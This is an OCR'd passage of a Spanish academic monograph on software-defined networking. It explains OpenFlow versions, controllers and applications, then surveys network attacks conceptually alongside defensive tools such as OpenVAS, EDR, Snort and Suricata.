
7. OPENFLOW Y EL MODELO SDN.

Actualmente existen 3 tipos de protocolos para la comunicación en las redes SDN como es el caso de **OpenFlow**, protocolo importante durante el desarrollo del análisis y pieza fundamental en la seguridad, adicional existen otros 2 protocolos que solo son mencionados, ya que no son objeto de la investigación, es el caso de OpenStack y Neftconf.

7.1 OPENFLOW

Cuando nos referimos a Openflow encontramos que este es un tipo de tecnología o más bien un protocolo de conmutación abierto que se crea en el año 2008 y que se deriva de un proyecto de investigación de la universidad de Standford que pretendía buscar una solución para no afectar el tráfico normal de las redes de datos, ya que se basaban en que una red de datos puede ser gestionada como un todo y no como una cantidad de dispositivos que estén individuales.

Figura 5. El Switch virtual libre y el protocolo OpenFlow



Fuente: POPE, Erick. Agetic [imagen]. SW Virtual Libre y el protocolo OpenFlow (consultado: Noviembre 18 de 2018) disponible en https://blog.agetic.gob.bo/2017/12/investigacion-en-la-agetic-el-switch-virtual-libre-y-el-protocolo-openflow/

7.2 VERSIONES

Openflow cambia la forma de pensar en las redes SDN y en la actualidad cuenta con 5 versiones las cuales son:**OpenFlow v1.1 (Febrero 2011)**

Características:

- **Agregación de múltiples tablas:** esta versión contaba solo con una tabla lo cual restringía todas las capacidades del hardware, en la actualidad es posible poder implementar múltiples tablas y agruparlas de manera que el rendimiento pueda aumentar para así tener una buena escalabilidad.

- **Grupos:** Cuenta con la opción de agregar los grupos de puertos con la idea de poder realizar acciones de redundancia.

- **Soporte para la Etiquetas MPLS y Vlan:** En esta versión ya se contaba con capacidades donde se pueden adicionar facilidades en la programación para el plano de reenvió, esto ya que los paquetes proveen mucha más información para el controlador.

- **Puertos de tipo virtuales:** esta versión permite la virtualización a una gran escala para diferentes clientes.

- **Fallos en la conexión del controlador:** la revisión de esta versión muestra un flujo de emergencia difícil de implementar, ya para la versión final y posterior evolución se ve que agregan dos tipos de modos para la conexión de red que son los siguientes:
- **Modo seguro:** aquí el conmutador puede seguir conectado con el flujo que se tiene establecido.

- **Modo Falla:** donde el conmutador ya puede desactivar a OpenFlow.

OpenFlow v1.2 (Diciembre 2011)

- **Soporte de coincidencia:** se puede eliminar ya el tamaño fijo que tienen las coincidencias con la idea de poder agregar más campos.

- **Soporte de tipo básico para el IPv6:** luego de agregar los campos en la coincidencia se puede dar soporte al IPv6.

- **Cambio en el mecanismo conexión del controlador:** como novedad ya todos los conmutadores se pueden conectar a varios controladores.

OpenFlow v1.3 (Abril 2013)

- **Expansión al soporte IPv6:** adición de más campos de incidencia.

- **Estadísticas agregadas a los flujos:** en el momento que se establecen los flujos ya es posible agregar la opción de medición y control a la tasa de paquetes.

- **Tunnel ID meta datos:** se agrega un campo de coincidencia que expone al proceso de encolamiento a la meta data para un puerto lógico.

OpenFlow v1.4 (Agosto 2013)

- **Ampliación en la escalabilidad:** se logra que la tabla de flujo se pueda expandir mediante un tipo de tabla sincronizada, logrando hacer que trabajen forma bidireccional y que permita mostrar la tabla de origen.

- **Bundle:** Crean Bundle con la necesidad de una agrupación en las modificaciones en las transacciones. También estas se generan con la idea de una utilización en la restauración y pre validación de los mensajes OpenFlow que se aplican a varios tipos de conmutadores.

- **Cambios del puerto TCP por defecto al 6653:** La IANA logra asignar a ONF el número de puerto como lo es el TCP 6653 con la idea que pueda ser utilizado por el protocolo de conmutador OpenFlow.

- **Estabilidad adicional al protocolo:** En esta opción ya se permite poder agregar de una forma más sencilla nuevas características al protocolo con la idea de integrarlas en el futuro y donde se amplía también la API de extensión de prueba.

    - ✓ **Estructura de puertos:** se agregan propiedades de descripción mod y de stats de puertos.
    - ✓ **Estructuras de tablas:** agregación de propiedades mod, descripción en la tabla multipart que añade mensajes asincrónicos para el estado de la tabla.
    - ✓ **Estructura de encolados:** migración de la descripción en el encolamiento para varias partes y que convierte propiedades de la descripción en el encolamiento TLV estandarizados, que agrega propiedades de encolamiento a las estadísticas.
    - ✓ **Estructuras Set-async:** se convierte set-async en una configuración TLVs y se agrega la propiedad de tipo experimental set-async.
    - ✓ **Estructuras de instrucción:** agregación de instrucciones clasificadas como TLVs.
    - ✓ **Estructuras de acciones:** Clasificar las acciones TLVs.
    - ✓ **Estructuras experimentadas:** se aclara el experimentador TLVs.

- ✓ **Errores en las propiedades:** Agregación conjunto de códigos de error que se unifican a todas las propiedades.

OpenFlow v1.5 (Diciembre 2014)

- **Tabla de salida:** en esta versión se logra introducir las tablas para el todo el procesamiento se pueda realizar en el contexto del puerto, y donde se puede procesar en la primera tabla de salida para lograr definir y redirigir el paquete a otros tipos de tablas.

- **Campo OMX:** se habilita las entradas de flujo y de salida para que pueda coincidir con el puerto saliente OXM_OF_ACTSET_OUTPUT.

  - ✓ Donde el paquete que se envía a un puerto de salida logra ser procesado por la primera tabla de la salida.
  - ✓ Aquí ya el procesamiento de grupo y la situación de puertos reservados ocurren mucho antes de las tablas de salida.
  - ✓ Se logra definir el comportamiento que tienen las entradas de todas las tablas de salida y egreso esto de manera que sean similares a las entradas.
  - ✓ Con el nuevo campo de incidencia (OXM_OF_ACTSET_OUTPUT) se utiliza para poder coincidir el valor de la salida y del conjunto de acciones esto de manera obligatoria para la salida y opcional en el ingreso.
  - ✓ Prohibiciones en la agregación o acciones de grupo en el conjunto de acciones en la salida evitando que se cambie el puerto de salida.
  - ✓ Se permite que la entrada de flujo de salida pueda utilizar una acción de salida para la lista de acciones a reflejar.

- ✓ En todo el encolamiento ya se puede transportar desde el ingreso y hasta la salida.
- ✓ Las características de las tablas ya sirven para lograr identificar la tabla para usar (ingreso o salida)
- ✓ Introducción de comandos y solicitud de las características para la actualización de características en las tablas más sencillas.

7.3 CONTROLADORES OPENFLOW

Es bastante importante aclarar que un controlador es un tipo de entidad centralizada en toda la red OpenFlow, la cual se encarga de indicar a el conmutador todos los parámetros que van a definir cada uno de los flujos además de como los paquetes que van coincidiendo con el flujo deberían ser procesados.

La centralización del controlador mantiene en un tiempo real toda la información de la red con la idea de poder definir las rutas que deben de seguir todos los flujos en los conmutadores y enrutadores de una manera individual. Es entonces que con la información ya el controlador puede organizar todo él envió de los datos por medio de los tipos de dispositivos en la red, permitiendo toda la automatización y el aprovisionamiento de tipo dinámico para así lograr una buena distribución para los entornos virtualizados y de nube.

Esto nos dice que el controlador SDN se puede describir como un software o una biblioteca de sistemas que nos pueden brindar:

- ✓ Gestión de todo el estado de la red implicando una base de datos, que nos sirven como repositorio para toda la información de configuración alojada temporalmente y también de la topología de la red.

- ✓ Cuenta con su modelo de datos de alto nivel que puede capturar las relaciones entre los recursos que se gestionan los servicios prestados por el controlador y políticas, estos modelos de datos suelen construirse utilizando el modelado yang.

- ✓ El mecanismo de descubrimiento de los dispositivos, servicio y topología, además de un sistema de cálculo y ruta entre otros servicios de información centrados en la red o en los tipos de recursos.

- ✓ También cuenta con un tipo se sesión de control sobre el protocolo TCP que va entre en controlador y todos los agentes que están asociados a los elementos de la red.

- ✓ Además pueden obtener el estado de toda la red impulsado por todas las aplicaciones de los elementos que la incluyen.

- ✓ Cuenta con un conjunto de APIs, que nos exponen los servicios del controlador y las aplicaciones de la gestión, esto con la idea de poder facilitar la mayor parte de la interacción de este controlador y las aplicaciones, toda la interface se puede representar a través de un modelo de los datos que puede describir los servicios y las funciones del controlador. Pero muchas de las veces el controlador y la API suelen ser parte de un entorno en desarrollo y que genera código a partir del modelo de datos.

- ✓ Muchos de los controles suelen ofrecernos entornos robustos de desarrollo permitiendo la expansión de las capacidades de tipo básicas para el núcleo y una posterior publicación de las nuevas APIs en los nuevos módulos, esto incluyendo los que pueden soportar tipos de expansión dinámica en las capacidades del controlador.

7.4 APLICACIONES UTILIZADAS EN OPENFLOW

- **Visor de flujo (FlowVisor):** permite ver el flujo de datos sobre una topología de red, filtrando datos con características específicas como tipo de datos, destino y remitente. Esta aplicación utiliza por defecto los puertos 8080 y 6633 para OpenFlow v1.0

- **Aster'X:** en una topología de red dedicada principalmente a voz IP, se realiza de manera dinámica un balanceo de cargas, mejorando la calidad de servicio y bajando el porcentaje de utilización de cada elemento de red.

- **Usando toda la red inalámbrica que me rodea (Using all wireless Network Around me):** se implementa un proceso de traspaso sobre una red SDN. La implementación se realiza bajo una aplicación streaming utilizando una red WiFi y una red WiMAX.

- **ElasticTree:** caracteriza de un centro de datos y evalúa el consumo de energía con y sin la arquitectura SDN.

- **Canales abiertos (Open Pipes):** es una plataforma para la construcción de sistemas de hardware distribuidos en módulos y conectados en diferentes puertos físicos en una red OpenFlow.

8. CONSIDERACIONES QUE SE DEBEN TENER EN CUENTA PARA IDENTIFICAR PROBLEMAS DE SEGURIDAD EN REDES DEFINIDAS POR SOFTWARE

Software defied Network proporciona un tipo de modelo centralizado de inteligencia y control que logra brindar la flexibilidad necesaria para poder combatir con las amenazas que asechan la red. Este tipo de arquitectura tiene un potencial de poder ser mucho más seguro que todos los métodos tradicionales esto basado en la detección más rápida de las amenazas y mecanismos de respuestas granulares. Es entonces que durante el proceso de migración cuando las redes tradicionales coexisten es bastante necesario poder mantener las redes seguras y aisladas. Los servicios de seguridad existentes deben poder migrarse a un tipo de red SDN para OpenFlow teniendo de forma clara y bastante precisa todas las políticas y los recursos de seguridad entre las redes de partida y de destino (Foundation, 2014) **Se adjunta Anexo 1 ver consideraciones de seguridad.**

Vulnerabilidades de SDN y OpenFlow: algunas de las vulnerabilidades de seguridad para las redes definidas por software y que se basan en OpenFlow, está en que el canal que transmite del controlador al Switch puede ser encriptado o no y esta encriptación que se realiza puede ser utilizada mediante el protocolo TLS.

Protocolo TLS (Transport Layer Security): el cual es un protocolo que establece un cifrado de conexión segura entre el cliente y el servidor, haciendo que el intercambio de información de un canal cifrado se pueda hacer en un entorno seguro y libre algún ataque, por lo general el servidor es el único que es autenticado, donde se garantiza la identidad, y el cliente se mantiene sin la autenticación ya que para la autenticación mutua se necesita un tipo de cifrado de claves publicas PKI en los clientes, este tipo de protocolo permite prevenir las escuchas eavesdropping evitando la falsificación de la identidad del remitente manteniendo la integridad del mensaje en un tipo de aplicación cliente servidor. (Websecurity Symantec, 2018)

8.1 SEGURIDAD EN LAS NUEVAS TECNOLOGÍAS

Estas nuevas tecnologías nos proporcionan opciones de seguridad que al contrario en las redes tradicionales no se encuentran, y es el hecho de poder aislar los nodos de forma algo instantánea y que agiliza el trabajo del administrador de la red, asi mismo se puede ofrecer la opción de poder automatizar la mitigación de las anomalías con el uso de los scripts que están programados a la necesidad del administrador, implicando que se tengan conocimientos sobre lenguajes de programación que se deben utilizar para las aplicaciones. Estas aplicaciones se deben implementar con solo correrlas en el controlador y depende de cada uno de los controladores la forma de la ejecución, por ejemplo, en POX con solo escribir la ruta donde se encuentra la aplicación esta hay mismo se ejecuta.

8.2 UTILIZACION DE HERRAMIENTAS PARA COMBATIR VULNERABILIDADES EN LAS REDES SDN

La utilización de técnicas para combatir las amenazas y vulnerabilidades son bastante importantes tanto en las redes tradicionales que son difícil de monitorizar, como en las definidas por software donde el controlador es la pieza principal de funcionamiento que requiere estar protegido ya que los ataques al controlador pueden afectar el funcionamiento de la red y es aquí donde se ve la necesidad de contar con todos los mecanismos de seguridad necesarios para poder tener una buena disponibilidad de toda la red y garantizar la buena comunicación. Y es aquí la importancia de utilizar herramientas de seguridad convencionales adaptadas a las redes SDN, cabe aclarar que en la actualidad muchas organizaciones estas diseñando mecanismos de tipo específicos buscando que estos se puedan adaptar mejor a esta tecnología y más específicamente al controlador que es el punto central que requiere ser asegurado.

No obstante, las redes pueden estar propensas a diferentes tipos de ataques y de los cuales es importante conocerlos y adicionalmente saber que aplicaciones o métodos son utilizados para poder contrarrestarlos. Entre algunos de los más conocidos en la actualidad se listan los siguientes:

- ✓ **Denegación de servicios o ataque (DoS):** Es un tipo de ataque que pretende lograr colapsar a uno o varios elementos de la red, como lo son servidores, bases de datos entre otros y que consiste en él envió de paquetes desde un equipo atacante. La forma más utilizada y común para los ataques se da a través de TCP y se denomina SYN Flood buscando enviar la bandera SYN para luego no responder a la respuesta del servidor. Lo ideal aquí por parte del atacante es tratar de dejar varias conexiones abiertas para colapsar el elemento en la red. otra de las formas más comunes es la del Ping flood que se puede realizar mediante la saturación de la comunicación por medio del envío masivo de paquetes ICMP.

  Como medida pueden ser útiles los recolectores de tráfico ya que proporcionan la detección de grandes cantidades de tráfico origen destino. Estos recolectores permiten determinar si las cantidades de tráfico que se detectan son normales o no. Como consecuencia estos posibilitan la toma de decisiones seguida de una rápida mitigación del tráfico maligno.

- ✓ **Sniffing:** Ataque que hace referencia cuando el atacante es capaz de capturar información intercambiada entre los miembros de la comunicación y logra capturar la información intercambiada entre ambos miembros. Esto se puede utilizar a modo de Sniffer, Tcpdump o Ettercap. Para entender mejor este tipo de ataque con un ejemplo puede ser una captura de información por parte del atacante en redes inalámbricas públicas donde no existe seguridad.

Como métodos de detección estaría del envío del comando ping donde la dirección IP de destino será el Sniffer y se utiliza una dirección MAC destino falsa. También como método se cuenta con el ping de latencia aquí se genera una gran cantidad de datos durante un periodo de tiempo antes de generar la cantidad de datos, aquí se envía un ping hacia el que se cree que es el Sniffer y se escribe el tiempo de latencia.

- ✓ **Spoofing:** Es un tipo de técnica de suplantación de identidad que generalmente se utiliza para fines maliciosos o de tipo investigación, esta actividad consiste en que el atacante es capaz de falsear el origen de los datos haciendo que el usuario victima piense que el sitio o el host al cual está ingresando es de confianza o está autorizado, logrando evitar que se detecte. Para lograr entender mucho mejor el Spoofing es bueno imaginarse el momento de comunicación con un determinado Host, aquí vemos que la dirección de este logra ocupar un lugar en toda la cadena de datos, que al igual que nuestra propia dirección también logra ocupar otra posición determinada y es aquí donde se consigue manipular la información de este lugar podríamos falsear todo el origen de los datos y hacer pensar al host de destino que somos los reales pero realmente no los somos y es a esto que le llamamos Spofing.

  Aquí entonces entra en juego tres tipos de maquina donde una de ellas sería el Host, otra el atacante y un tercero que sería el atacado y un sistema suplantado que tiene alguna relación con el atacado con loa idea que el atacante pueda conseguir el objetivo deseado.

- ✓ **Ataque de hombre en el medio:** Este tipo de ataque tiene lugar cuando un atacante tiene la capacidad de poder ver y modificar o insertar información entre dos usuarios de una comunicación. Se puede dar cuando no se cuenta con la certeza de si la información de origen ha sido o no modificada. Esto

está basado en el ataque de suplantación de identidad y por lo tanto la forma de detección es la misma.

8.3 DETECCIÓN Y MITIGACIÓN DE ATAQUES POR MEDIO DE API

Las redes definidas por software a diferencia de las redes convencionales, tienen la característica de poder ser programables y es esta una de las grandes ventajas en la seguridad ya que la configuración de sistemas seguros para los diferentes módulos se puede instalar fácilmente logrando que estos despliegues los pueda realizar un usuario sin conocimientos muy avanzados, a continuación, se describe una herramienta utilizada para el análisis de vulnerabilidades en las redes SDN.

- ✓ **OpenVas:** Esta herramienta la cual es conocida en el medio de la informática como GNessUs realmente es una suite de programas que nos ofrece una forma de integrar los servicios y herramientas especializadas para el escaneo y gestión de todas las vulnerabilidades de seguridad para los sistemas informáticos, este escáner se corre en un formato de Virtual Appliance y se puede soportar con los virtualizadores que se tengan instalados en la infraestructura SDN.

Figura 6. Administrador OpenVas

Fuente: SANCHEZ, Alejandro, Proteger Mi PC.net [imagen]. Administrador OpenVas, (consultado: Diciembre 18 de 2018) disponible en http://www.bujarra.com/wp-content/uploads/2017/08/openvas-01.png

Esta aplicación cuenta con diferentes características y una de ellas es la opción de tener los servicios de Manager y Scanner, donde el gestor cuenta con las tareas de filtrado y clasificación de todo el resultado de los análisis, además de las bases de datos de configuración y resultados de la exploración y administración de usuarios que incluyen grupos y roles.

Por otra parte, el escáner logra ejecutar las NVT test de vulnerabilidades que se conforman por rutinas que pueden comprobar la presencia de algunos problemas de seguridad específicos o potenciales, estas NVT se agrupan en algunos grupos de familias de pruebas por lo que la selección de una familia es la parte importante de la configuración en el escaneo que se pretende realizar en la red SDN. Algunas otras de las opciones con las cuales cuenta la herramienta OpenVas y que es importante conocer para poder iniciar el escáner y gestor se relacionan a continuación.

- ✓ **Scan Management:** Se pueden crear nuevas tareas de exploración, modificarlas, revisar notas asociados a los NVT de los informes, validar reglas entre otros.

- ✓ **Asser Management:** Se enlistan todos los hosts que se han analizado junto con el número de vulnerabilidades que fueron identificadas.

- ✓ **Configuration:** Permite configurar todos los objetivos y asignar credenciales de acceso para todas las revisiones de Seguridad locales, además de dejar configurar todo el escaneo dejando seleccionar parámetros específicos para la exploración, también nos deja programar la generación de los informes.

- ✓ **Extras:** Podemos ver la información sobre las opciones de configuración, además del desempeño y de la gestión de Seguridad de la información para el OpenVas.

- ✓ **Administration:** Deja gestionar usuarios del escáner y la configuración para todas las sincronizaciones de NVT Feed, además muestra las opciones de configuración para el OpenVas.

- ✓ **Help:** Ofrece información de ayuda para todos los elementos de la interfaz web, adicional cuenta con guías para desarrolladores.

8.4 DETECCIÓN Y MITIGACIÓN DE ATAQUES A TRAVÉS DE VIGILANTES DE RED

Adicional a OpenVas, todas las herramientas de ayuda en las arquitecturas de red convencional, pueden ser virtualizadas para ser acopladas en las redes SDN tal es el caso de los IDS, IPS, EDR, además de los firewall basados en software y una

cantidad de herramientas diseñas y que se pueden comprar para ser instalas y que son de ayuda en la mitigación de vulnerabilidades y protección, a continuación se describen.

EDR (Endpoint Detection and Response): Es un tipo de solución nueva que se instalan en el equipo final, es decir host o servidores, en los cuales se efectúan los diferentes ataques con el fin de romper los pilares de la información, los sistemas EDR tienen la capacidad de dar respuesta a diferentes tipos de amenazas informáticas desde Malware, intentos de intrusión, vulnerabilidades de día cero, permiten además el monitoreo de nuevas amenazas y de la llamada zona gris, ya sea por medio de firmas o de machine learning, con lo cual se convierte en un plus frente a la seguridad de la información, se recomienda su uso con otros elementos en conjunto para mejorar el rendimiento individual.
Es además una herramienta vital en las redes SDN ya que funciona mediante la supervisión de los eventos de en los endpoints finales y de red, llevando toda esta información a un equipo de monitorización que cuenta con una base de datos central donde se puede realizar todo el análisis para así poder realizar detecciones e investigaciones, también nos deja ver las alertas y generar los informes. Esto se puede realizar con un agente de software instalado en los sistemas operativos servidores proporcionando la base para el monitoreo y reporte de los eventos.

Aquí el monitoreo y toda la detección continua se facilitan mediante el uso de herramientas de análisis que pueden identificar tareas que van a mejorar el estado completo de la seguridad al lograr desviar los tipos de ataques más comunes, facilitando la identificación temprana de los ataques que están en curso incluyendo las amenazas internas y todos los ataques externos, también nos permite un tipo de respuesta más rápida a los ataques detectados.

Como se habló antes no todas las herramientas de detección y respuesta funcionan de la misma forma ni cuentan con las mismas capacidades, la mayoría de

herramientas realizan más análisis en el agente, pero otros más análisis en los datos del backend por medio de la consola de administración. Muchos otros pueden variar en el tiempo y en el alcance de la recopilación de los datos y la capacidad para poder integrarse con los tipos de proveedores de las bases de datos de amenazas. Pero en si todas las herramientas EDR realizan las mismas funciones esenciales y cuenta con el mismo propósito que es monitorización, análisis continuo identificación, detección y prevención de las amenazas. A continuación se describen las soluciones que puede cubrir EDR.

- ✓ **Modelo preventivo:** cubre la pre-infección y detectivo post infección esto basado en el análisis sobre los patrones de comportamiento.

- ✓ **Enfoque reactivo:** aquí se cubre los Post incidentes apoyándonos en las capacidades para la contención y remediación rápida frente a los incidentes.

- ✓ **Capacidades Forenses:** estas se basan en el análisis sobre el registro de las actividades del Endpoint, procesos y tráfico de la red.

- ✓ **Inteligencia agregada:** por medio de un proceso continuo de investigación e innovación de las compañías que lo fabrican.

Beneficios: Adicional se cuentan con algunos beneficios que aplican para la mejora y el desempeño como lo son:

Mejora en las capacidades de anticipación frente a los ataques dirigidos.

Disminución en el tiempo de exposición y a los incidentes de seguridad.

Visión global y contextualización de las amenazas contra los Endpoints por medio de un proceso de investigación y enriquecimiento de toda la información recolectada.

Nos genera una amplia cobertura en todos los dispositivos finales además de contar con fácil despliegue.

Centralización de toda la información a través del dashboard de administración.

Diseño: EDR está diseñado y enfocado para las redes SDN y convencionales, ya que estas necesitan protegerse frente a un amplio rango de ataques que pueden ser:

Malware avanzado y técnicas sofisticadas de ataques dirigidos APT.

Exploits de tipo remoto y local que van dirigidos con la idea de poder aprovechar vulnerabilidades que ya estén existentes en los endpoints de toda la organización.


También se cuenta con ataques provenientes de los insiders o por técnicas de ingeniería social.

Como conclusión para la aplicación de esta herramienta en las redes SDN se encuentra que no hay una solución óptima, pero dependiendo del tipo de riesgo sería la solución y del equipo de operación que se tenga en la desplegado o de la configuración que se realice al inicio de la implementación.

IDS (Intrusion detection system): Es un tipo de aplicación de software que está destinado a la detección tanto en dispositivos como en una red, de todos los


accesos no autorizados. Esta herramienta ayuda al administrador de TI a gestionar el descubrimiento de intrusos, logrando que cuando una incidencia de seguridad se genere la configuración y actualización de la base de datos en conjunto envié una alarma por medio del programa, cabe aclarar que en la actualidad se pueden virtualizar este tipo de herramientas para ser utilizadas en las redes SDN. Se adjunta mapa de fuente de datos y clasificación.

Figura 7. Mapa de clasificación IDS



Fuente: El Autor


Figura 8. Mapa fuente de datos



Fuente: El Autor

IPS (Intrusion Prevention System) o sistema de prevención de intrusos como su nombre lo dice es un tipo de dispositivo que al contrario del anterior está diseñado con la idea de poder prevenir, ya que puede lograr ejercer un control de acceso sobre toda la red, para así proteger la red SDN de ataques y abusos. Este sistema está diseñado para poder analizar los datos de todo el ataque y así lograr actuar de la mejor manera posible, deteniendo por completo y al instante sin que este logre penetrar con éxito en la red, dejando consigo el registro de lo sucedido. Se adjunta mapa de componentes, capacidades y tipos. Cabe aclarar que el IPS trabaja en conjunto con el IDS y que en muchos de los casos las herramientas están integradas en una sola. Tal es el caso de Snort, Suricata y Bro que se relacionan en la monografía.

Figura 9. Mapa de Componentes, Capacidad, Tipos



Fuente: El Autor

Algunos de los IDS e IPS más populares y que pueden ser acoplados en las redes SDN son Snort, Suricata y Bro, los cuales se describen a continuación:

- ✓ **Snort:** Este es un software que tiene bastante tiempo en el mercado y es de tipo OpenSource que puede ser virtualizado y acoplado para ser operado en la red. Entre alguna de las ventajas podemos destacar el apoyo de la comunidad Snort y lo reconocida en el mercado. Alguna de las desventajas es su administración ya que requiere tener conocimientos para poder ser administradas.

Figura 10. Consola de administración IDS e IPS Snort

Fuente: SANCHEZ, Alejandro, Proteger Mi PC.net [imagen]. Consola de administración IDS e IPS Snort, (consultado: Diciembre 18 de 2018) disponible en https://seguridadparaelpc.files.wordpress.com/2017/02/snort-deteccic3b3n-de-intrusiones.jpg?w=720&h=434

- ✓ **Suricata:** es un tipo de herramienta IDS e IPS de arquitectura diferente, que se comporta igual que el Snort y puede utilizar las mismas firmas de seguridad que esta, una de las características principales está en que puede funcionar sobe Snort logrando un poderoso tándem.

Figura 11. Consola de administración Suricata

Fuente: SANCHEZ, Alejandro, Proteger Mi PC.net [imagen]. Consola de administración IDS e IPS Suricata, (consultado: Diciembre 18 de 2018) disponible en https://seguridadparaelpc.files.wordpress.com/2017/02/suricata-ids-intrusion-detection-system.jpg?w=720&h=411

Suricata además cuenta con algunas características importantes como Multi-Hilo, aceleración mediante Hardware, Extracción de ficheros, LuaJIT, además que puede revisar certificados TLS/SSL, Solicitudes HTTP y peticiones DNS. Lo que la posiciona en uno de los mejores lugares para detección de intrusos.

